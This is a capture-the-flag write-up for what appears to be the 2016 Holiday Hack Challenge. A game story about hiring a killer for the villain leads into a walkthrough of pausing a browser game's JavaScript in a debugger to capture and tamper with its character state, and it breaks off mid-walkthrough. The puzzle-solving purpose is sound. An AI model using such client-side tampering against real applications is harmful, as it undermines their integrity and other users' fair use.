The Dosis children, satisfied that the villain has been found and that Christmas was now safe, consulted each other, concerned about the sentence that the villain would be inflicted. They came to the conclusion that, as the villain would surely not be sentenced to perpetuity, one day, he would get out of jail and try to kidnap Santa again. They thus decide to not contact their father's friends in law enforcement and to put a price on villain's life and to hire a prefessional to deal with this work.

Josh turned to Jess and said: "During our adventure in the North Pole, I met somebody who helped us to find Santa and the villain, a very smart guy toiling out of the spotlight, who should be able to discretely work out our issue."

"Really ? Do you remember his name ?", Jess replied.

Josh acknowledged, "Wait, I remind his name, it was something like a French word... 'Morfal'. I'll immediately try to contact him, I know he's very professional and he will surely conceal the villain stealthy and quickly so that we don't have to worry about this story anymore."

Jess exclaimed "Then let's go, let's contact him and get it done now !"

*As an alternative end, Dear Reader, you have the opportunity to eradicate the evil forever.**Analyze the North Pole application** from your browser, **discretely return back to** the location of **the villain** and **eradicate him** ! By the way, answer the following questions:*

11) How do you stealthy approach the villain?

12) How do you kill the villain?

DISCLAIMER 1: THE METHOD USED IN THIS PART DOES NOT IMPLY ANY HACK ON THE SERVER (WHOSE IP ADDRESS IS NOT IN THE SCOPE OF TARGETS, AS CONFIRMED BY TOM HESSMAN), THIS IS ONLY ABOUT MANIPULATING THE JAVASCRIPT APPLICATION ON THE CLIENT-SIDE.

DISCLAIMER 2: THIS ALTERNATIVE END IS, FOR SURE, VERY BRUTAL. I ASSURE, I'M NOT SUBJECT TO SUCH DELIRIUMS IN REAL LIFE. THIS PART IS JUST FOR THE FUN OF A SCENARIO WRAPPING AN INTERESTING HACK !

DISCLAIMER 3: ABOUT THE STORY PART OF SENTENCING THE VILLAIN TO DEATH, DO NOT THINK LIKE THAT AT HOME, LET THE JUSTICE DO ITS JOB !

Solutions


Like shown in the *About HHQ*, the application is based on Mozilla's BrowserQuest whose source code is publicly available on GitHub.

11) How do you stealthy approach the villain?

Analyzing the Javascript application

The challenge is now to inspect the source code and find a way, on the client-side, to catch interesting information from the application state stored in the browser. In order to achieve that, let's first dig into the code's structure (only the main Javascript files). That information can be easily retrieved by using the Web Developer plugin in Firefox or Firebug in Google Chrome (in latest versions of Firefox, Firebug seems to not work correctly with JS scripts).

Note: For the sake of simplicity, the rest of this explanation is based on Firebug on Google Chrome (as not every trick will be feasible with Web Developer in Firefox).



```
fonts
img
js
  lib
    log.js
    require-jquery.js
    setImmediate.js
    socket.io-1.3.5.js
  config.js?b=1483174760814
  detect.js
  game.js?b=1483174760814
  home.js
  jquery.js?b=1483174760814
  text.js?b=1483174760814
(index)
fonts.googleapis.com
```

```
                s.baseUrl = 0),
                r = r.replace(Q, ""),
                e.jsExtRegExp.test(r) && (r = I),
                s.deps = s.deps ? s.deps.concat(r) : [r],
                !0
        }),
        define = function(a, b, c) {
            var d, e;
            "string" != typeof a && (c = b,
            b = a,
            a = null),
            H(b) || (c = b,
            b = null),
            !b && G(c) && (b = [],
            c.length && (c.toString().replace(ja, "").replace(ka, function(a, c)
                b.push(c)
            }),
            b = (1 === c.length ? ["require"] : ["require", "exports", "module"]
            M && ((d = J) || (N && "interactive" === N.readyState || T(document.
                if ("interactive" === a.readyState)
                    return N = a
            }),
            d = N).
```

Especially concerning the game, the JS script of interest is `game.js`, which holds the game's main logic.

Note that `socket.io-1.3.5.js` (a real-time socket engine for client-server communication) could also be analyzed for reviewing the communication channel with the server but that is not the point here.

One can notice that several JS files are loaded with a query `?b=[something_like_a_timestamp]`, preventing from caching the file in the browser and then also preventing from setting a breakpoint in the sources.

By searching further with Firebug, one can also point out that some other files are transferred and not displayed in the *Sources* tab (this can be seen in the *Network* tab), especially `world_client.js`.

Once the player enters his/her credentials, about 300 more requests are sent to the server to retrieve JSON's, sprites and all the stuffs required to draw the game. The following JSON is a sample for the Santa character:

```
{
    "id": "santa",
    "img": "santa.png",
    "width": 40,
    ...
}
```

Note: At this stage, observing characters' JSON being downloaded could lead to `who.json` which could make the player conclude that

Dr Who is the villain without even finding the password of the last door. This method then allows to solve Part 5 without discombobulating the audio files.

By searching further in `game.js` , one can find that this script handles a JSON named `world_client.json` located in the `/maps/` folder of the server (just like `world_client.js`). This huge JSON holds the entire definition of the game. For now, this is not useful as the hack proposed here is simpler, but it could have been used to find, for example, Netwar coins locations.

Finding the state variables

After some time doing research in `game.js` , one can find the following definitions:


```
// from line 311
define("entity", [], function() {
    var a = Class.extend({
        init: function(a, b) {
            var c = this;
            this.id = a,
[...]
// from line 477
define("item", ["entity"], function(a) {
    var b = a.extend({
        init: function(a, b) {
            this._super(a, b),
[...]
// from line 495
define("character", ["entity", "transition", "timer"], function(a, b, c) {
    var d = a.extend({
        init: function(a, c) {
            var d = this;
            this._super(a, c),
[...]
```

That's it ! `character` should be the right object to catch in order to get the application state. For this purpose, line 498 `var d = this;` is of particular interest ; if one manages to catch the `this` , the variable will refer to the right object during the game.

Catching `character` 's object reference


From now on, it's time to use the power of Firebug to achieve the goal.

(1) Start: First, the page must be reloaded (e.g. using F5) while being ready to pause the execution.



```
1 eout for modules: "+f,null,f),a.contextName=x.contextName,j(a);i&&v(g,function
```

(2) Pause 1: Only `detect.js` is loaded. Let's resume execution and immediately re-pause it.



Holiday Hack Ques
https://quest2016.holidayhackchallenge.com
Paused in debugger
Holiday Hack Challenge
Elements Console Sources Timeline Profiles Network Application Security Audits
Sources Content scripts Snippets
fonts
img
js
lib
detect.js
home.js?b=1483168714701
jquery.js?b=1483168714701
(index)
fonts.googleapis.com
(index) common.js require-jquery.js jquery.js?b=1483168714701
more never show
Watch
Call Stack
jquery.js?b=1483168714701:1
n.extend.n.fn.extend
home.js?b=1483168714701:1
(anonymous)
execCb require-jquery.js:1
check require-jquery.js:1
Console
top
Preserve log


Rendering magic, please wait...

Pretty-print this minified file?

```
r(null)},push:f,sort:c.sort,splice:c.splice},n.extend=n.fn.extend=function()
```


Line 1, Column 10563

(3) Pause 2: Now, `jquery.js` and `home.js` are loaded. Let's resume execution and immediately re-pause it once more.



```
494 }),
495 define("character", ["entity", "transition", "timer"], function(a, b, c) {
496     var d = a.extend({
497         init: function(a, c) {
498             var d = this;
```

(4) Pause 3: Now, `game.js` and other stuffs are loaded. Let's find the line 498 and set a breakpoint then right-click to select*Continue here*. The execution will jump to this line and now the Console can be used to set a new variable with the right reference.



